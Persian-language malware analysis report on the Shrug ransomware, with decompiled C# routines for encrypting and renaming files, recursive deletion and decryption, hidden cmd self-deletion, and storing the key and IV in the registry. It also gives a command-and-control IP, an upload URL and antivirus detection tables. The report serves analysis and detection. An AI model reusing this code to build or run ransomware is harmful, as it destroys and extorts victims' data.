```

تصویر ۱

```
ShrugForm
377
378         // Token: 0x06000022 RID: 34 RVA: 0x00002E14 File Offset: 0x00001014
379         private void EncryptFile(string file)
380         {
381             try
382             {
383                 byte[] bytesToEncode = File.ReadAllBytes(file);
384                 byte[] bytes = this.cryptor.EncodeBytes(bytesToEncode);
385                 File.WriteAllBytes(file, bytes);
386                 File.Move(file, file + ".SHRUG");
387             }
388             catch (Exception)
389             {
390             }
391         }
```

تصویر ۲

```
ShrugForm
529         // Token: 0x06000027 RID: 39 RVA: 0x0000325C File Offset: 0x0000145C
530         private void DeleteFiles(string dir)
531         {
532             string[] files = Directory.GetFiles(dir);
533             string[] directories = Directory.GetDirectories(dir);
534             foreach (string path in files)
535             {
536                 string extension = Path.GetExtension(path);
537                 bool flag = extension == ".SHRUG";
538                 if (flag)
539                 {
540                     try
541                     {
542                         this.DeleteFile(path);
543                     }
544                     catch (Exception)
545                     {
546                     }
547                 }
548             }
549             foreach (string dir2 in directories)
550             {
551                 try
552                 {
553                     this.DeleteFiles(dir2);
554                 }
555                 catch (Exception)
556                 {
557                 }
558             }
559         }
```

تصویر ۳

قطعه کدهای زیر مربوط به رمزگشایی فایل‌ها پس از پرداخت مبلغ باج‌خواهی و از بین رفتن باج‌افزار می‌باشد :

```
ShrugForm
561         // Token: 0x06000028 RID: 40 RVA: 0x0000330C File Offset: 0x0000150C
562         private void SelfDestruction()
563         {
564             Process.Start(new ProcessStartInfo
565             {
566                 Arguments = "/C choice /C Y /N /D Y /T 1 & Del " + Application.ExecutablePath,
567                 WindowStyle = ProcessWindowStyle.Hidden,
568                 CreateNoWindow = true,
569                 FileName = "cmd.exe"
570             });
571             base.FormClosing -= this.EventFormClosing;
572             base.Close();
573         }
```

تصویر ۱: از بین رفتن باج‌افزار

ShrugForm

```
468         // Token: 0x06000024 RID: 36 RVA: 0x00003114 File Offset: 0x00001314
469         private void DecryptFile(string path)
470         {
471             try
472             {
473                 byte[] encryptedBytes = File.ReadAllBytes(path);
474                 byte[] bytes = this.cryptor.DecodeBytes(encryptedBytes);
475                 File.WriteAllBytes(path, bytes);
476                 string extension = Path.GetExtension(path);
477                 string destFileName = path.Substring(0, path.Length - extension.Length);
478                 File.Move(path, destFileName);
479             }
480             catch (Exception)
481             {
482             }
483         }
484 
485         // Token: 0x06000025 RID: 37 RVA: 0x0000317C File Offset: 0x0000137C
486         private void DecryptFiles(string dir)
487         {
488             string[] files = Directory.GetFiles(dir);
489             string[] directories = Directory.GetDirectories(dir);
490             foreach (string path in files)
491             {
492                 string extension = Path.GetExtension(path);
493                 bool flag = extension == ".SHRUG";
494                 if (flag)
495                 {
496                     try
497                     {
498                         this.DecryptFile(path);
499                     }
500                     catch (Exception)
501                     {
502                     }
503                 }
504             }
505             foreach (string dir2 in directories)
506             {
507                 try
508                 {
509                     this.DecryptFiles(dir2);
510                 }
511                 catch (Exception)
512                 {
513                 }
514             }
515         }
```

تصویر ۲: تابع مربوط به رمزگشایی فایل‌ها

قطعه کدهای زیر مربوط به پیاده‌سازی برخی از کلیدهای رجیستری توسط باج‌افزار و تنظیم تاریخ می‌باشد :

ShrugForm

```
335 
336         // Token: 0x0600001E RID: 30 RVA: 0x00002D24 File Offset: 0x00000F24
337         private void RegistryUninstall()
338         {
339             try
340             {
341                 Registry.CurrentUser.DeleteSubKey("Shrug");
342             }
343             catch (Exception ex)
344             {
345             }
346         }
347 
348         // Token: 0x0600001F RID: 31 RVA: 0x00002D60 File Offset: 0x00000F60
349         private string DatetimeToString(DateTime dt)
350         {
351             CultureInfo provider = new CultureInfo("en-US");
352             return dt.ToString("dd/MM/yyyy HH:mm:ss", provider);
353         }
354 
355         // Token: 0x06000020 RID: 32 RVA: 0x00002D94 File Offset: 0x00000F94
356         private DateTime DatetimeFromString(string dt)
357         {
358             DateTime now = DateTime.Now;
359             CultureInfo provider = new CultureInfo("en-US");
360             return DateTime.ParseExact(dt, "dd/MM/yyyy HH:mm:ss", provider);
361         }
362 
363         // Token: 0x06000021 RID: 33 RVA: 0x00002DC8 File Offset: 0x00000FC8
364         private object GetRegInfo(string key)
365         {
366             object result = null;
367             try
368             {
369                 RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug");
370                 result = registryKey.GetValue(key);
371             }
372             catch (Exception ex)
373             {
374             }
375             return result;
376         }
```

تصویر ۱

```
ShrugForm
317
318     // Token: 0x0600001D RID: 29 RVA: 0x00002C70 File Offset: 0x00000E70
319     private void RegistryInstall()
320     {
321         try
322         {
323             Registry.CurrentUser.CreateSubKey("Shrug");
324             RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug", true);
325             registryKey.SetValue("installdate", this.DatetimeToString(DateTime.Now));
326             registryKey.SetValue("identifier", this.UNIQUE_IDENTIFIER);
327             registryKey.SetValue("installed", "true");
328             registryKey.SetValue("key", this.cryptor.Key);
329             registryKey.SetValue("iv", this.cryptor.IV);
330         }
331         catch (Exception ex)
332         {
333         }
334     }
```

تصویر ۲

```
ShrugForm
272
273     // Token: 0x0600001B RID: 27 RVA: 0x00002BA8 File Offset: 0x00000DA8
274     private bool RegistryInstalled()
275     {
276         bool result = false;
277         try
278         {
279             RegistryKey registryKey = Registry.CurrentUser.OpenSubKey("Shrug");
280             bool flag = registryKey.GetValue("installed") != null;
281             if (flag)
282             {
283                 result = true;
284             }
285         }
286         catch (Exception ex)
287         {
288             result = false;
289         }
290         return result;
291     }
```

تصویر ۳

باج‌افزار Shrug فقط از کتابخانه ویندوزی زیر به همراه یک تابع از آن، استفاده می‌کند.

mscoree.dll
_CorExeMain

بر اساس بررسی‌های صورت گرفته، این باج‌افزار پس از اجرا فقط یک فرایند ایجاد می‌کند :

- Shrug.exe

کلیدهای رجیستری زیر توسط باج‌افزار در سیستم نوشته می‌شوند :

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ EnableConsoleTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ ConsoleTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASAPI ٣٢\ FileDirectory

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ EnableFileTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ EnableConsoleTracing

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ FileTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ ConsoleTracingMask

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ MaxFileSize

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Tracing\Honest_Sample_ ٥b٤٦٧٥٤a٧٩٥d٢٩٠٥c١f٨٤٨ca_RASM ANCS\ FileDirectory

HKEY_CURRENT_USER\Shrug\ installdate

HKEY_CURRENT_USER\Shrug\ identifier

HKEY_CURRENT_USER\Shrug\ installed


HKEY_CURRENT_USER\Shrug\ key

HKEY_CURRENT_USER\Shrug\ iv


تحلیل ترافیک شبکه :

طبق بررسی های صورت گرفته، این باج‌افزار در صورت عدم اتصال سیستم قربانی به اینترنت اجرا می‌شود ولی قادر به رمزگذاری فایل‌ها نمی‌باشد. آی‌پی ۱۰.۱۰.۳٤.۳۵ مربوط به سرور کنترل و فرمان این بـاج‌افـزار می‌باشد.

تصاویر زیر بخشی از ارتباطات شبکه ای باج‌افزار Shrug را نشان می‌دهد.



تصویر ۱: ترافیک مربوط به آی‌پی ۱۷۲.۲۱۷.۱۸.۱۷٤



تصویر ۲: ترافیک مربوط به آی‌پی ۱۰.۱۰.۳٤.۳۵

درخواست‌های HTTP، پس از اجرای باج‌افزار به شرح زیر می‌باشد.

http://tempacc۱۱vl.۰۰۰webhostapp.com/marthas_stuff/uploadhash.php

http://clients۳.google.com/generate_۲۰٤

میزبانی که باج‌افزار با آن ارتباط برقرار کرده است.

نام کشور	شماره پورت	آدرس آی پی
آمریکا	۸۰ TCP	۱۷۲.۲۱۷.۱۸.۱۷٤


آمریکا	۸۰ TCP	۱۰.۱۰.۳٤.۳۵

درخواست های DNS مربوط به باج‌افزار :

نام کشور	آدرس دامنه	آدرس آی پی
آمریکا	clients۳.google.com	۱۷۲.۲۱۷.۱۸.۱۷٤
آمریکا	tempacc۱۱vl.۰۰۰webhostapp.com	۱۰.۱۰.۳٤.۳۵

جزئیات بیشتر مربوط به ترافیک شبکه در تصاویر زیر قابل مشاهده است :

تصویر ۱: اطلاعات مربوط به آی‌پی ۱۰.۱۰.۳٤.۳۵



تصویر ۲: اطلاعات مربوط به آی‌پی ۱۷۲.۲۱۷.۱۸.۱۷٤

خروجی سامانه VirusTotal :

در حال حاضر تعداد ۴۳ مورد از ۶۷ آنتی ویروس و آنتی بدافزار موجود در سامانه VirusTotal قادر به شناسایی این باج‌افزار بوده وآن را حذف یا غیرفعال می‌کنند.

Ad-Aware	Gen:Heur.Ransom.Imps.3	AegisLab	Uds.Dangerousobject.Multi!c
ALYac	Trojan.Ransom.Shrug	Antiy-AVL	Trojan[Ransom]/Win32.Agent
Arcabit	Trojan.Ransom.Imps.3	Avast	Win32:Malware-gen
AVG	Win32:Malware-gen	Avira	TR/Ransom.tqqai
Baidu	Win32.Trojan.WisdomEyes.16070401....	BitDefender	Gen:Heur.Ransom.Imps.3
CAT-QuickHeal	Trojan.Genasom	Comodo	UnclassifiedMalware
CrowdStrike Falcon	malicious_confidence_90% (D)	Cybereason	malicious.021be7
Cyren	W32/Trojan.JEAH-4330	Emsisoft	Gen:Heur.Ransom.Imps.3 (B)
eScan	Gen:Heur.Ransom.Imps.3	ESET-NOD32	a variant of MSIL/Filecoder.NY
Fortinet	W32/Agent!tr	GData	Gen:Heur.Ransom.Imps.3
Ikarus	Trojan.MSIL.Filecoder	Jiangmin	Trojan.Agent.bkja
K7AntiVirus	Trojan (005366ea1)	K7GW	Trojan (005366ea1)
Kaspersky	HEUR:Trojan-Ransom.Win32.Agent.gen	Malwarebytes	Ransom.Shrug
MAX	malware (ai score=96)	McAfee	Ransomware-GLP!56EA79C021BE
McAfee-GW-Edition	Ransomware-GLP!56EA79C021BE	NANO-Antivirus	Trojan.Win32.Ransom.feycka
Palo Alto Networks	generic.ml	Panda	Trj/GdSda.A
Qihoo-360	Win32/Trojan.IM.57e	Rising	Ransom.Agent!8.6B7 (CLOUD)
Sophos AV	Troj/Ransom-EYX	Symantec	Trojan Horse
TrendMicro	Ransom_SHRUG.THGACAH	TrendMicro-HouseCall	Ransom_SHRUG.THGACAH
VBA32	TScope.Trojan.MSIL	Webroot	W32.Ransom.Gen
Yandex	Trojan.Filecoder!0VLC+/SUXRo	Zillya	Trojan.Agent.Win32.906546
ZoneAlarm	HEUR:Trojan-Ransom.Win32.Agent.gen	AhnLab-V3	Clean

خروجی سامانه ویروس‌کاو مرکز ماهر :

در حال حاضر تعداد ٦ مورد از ١١ آنتی ویروس و آنتی بدافزار موجود در سامانه بومی ویروس کاو قادر به شناسایی این باج افزار بوده وآن را حذف یا غیرفعال می‌کنند.

نتیجه اسکن Honest_Sample_5b46754a795d2905c7f848ca.bin

آنتی‌ویروس	نسخه آنتی‌ویروس	نتیجه اسکن	
پادویش	2.3.190.2675	✔	Clean
sophos	9.14.2	✔	Clean
f_secure	11.00	ii	Dangerous: Gen:Heur.Ransom.Imps.3
kaspersky	5.5	i	Suspicious: HEUR:Trojan-Ransom.Win32.Agent.Gen
eset	4.5.3.38079	ii	Dangerous: MSIL/Filecoder.NY
drweb	11.0.1.1607061217	✔	Clean
clam_av	0.99.2	✔	Clean
comodo	1.1.268025.1	ii	Dangerous: Malware
bitdefender	11.0.1.18	ii	Dangerous: Gen:Heur.Ransom.Imps.3
avast	2.1.2	✔	Clean
symantec	7.9.0.30	ii	Dangerous: Trojan Horse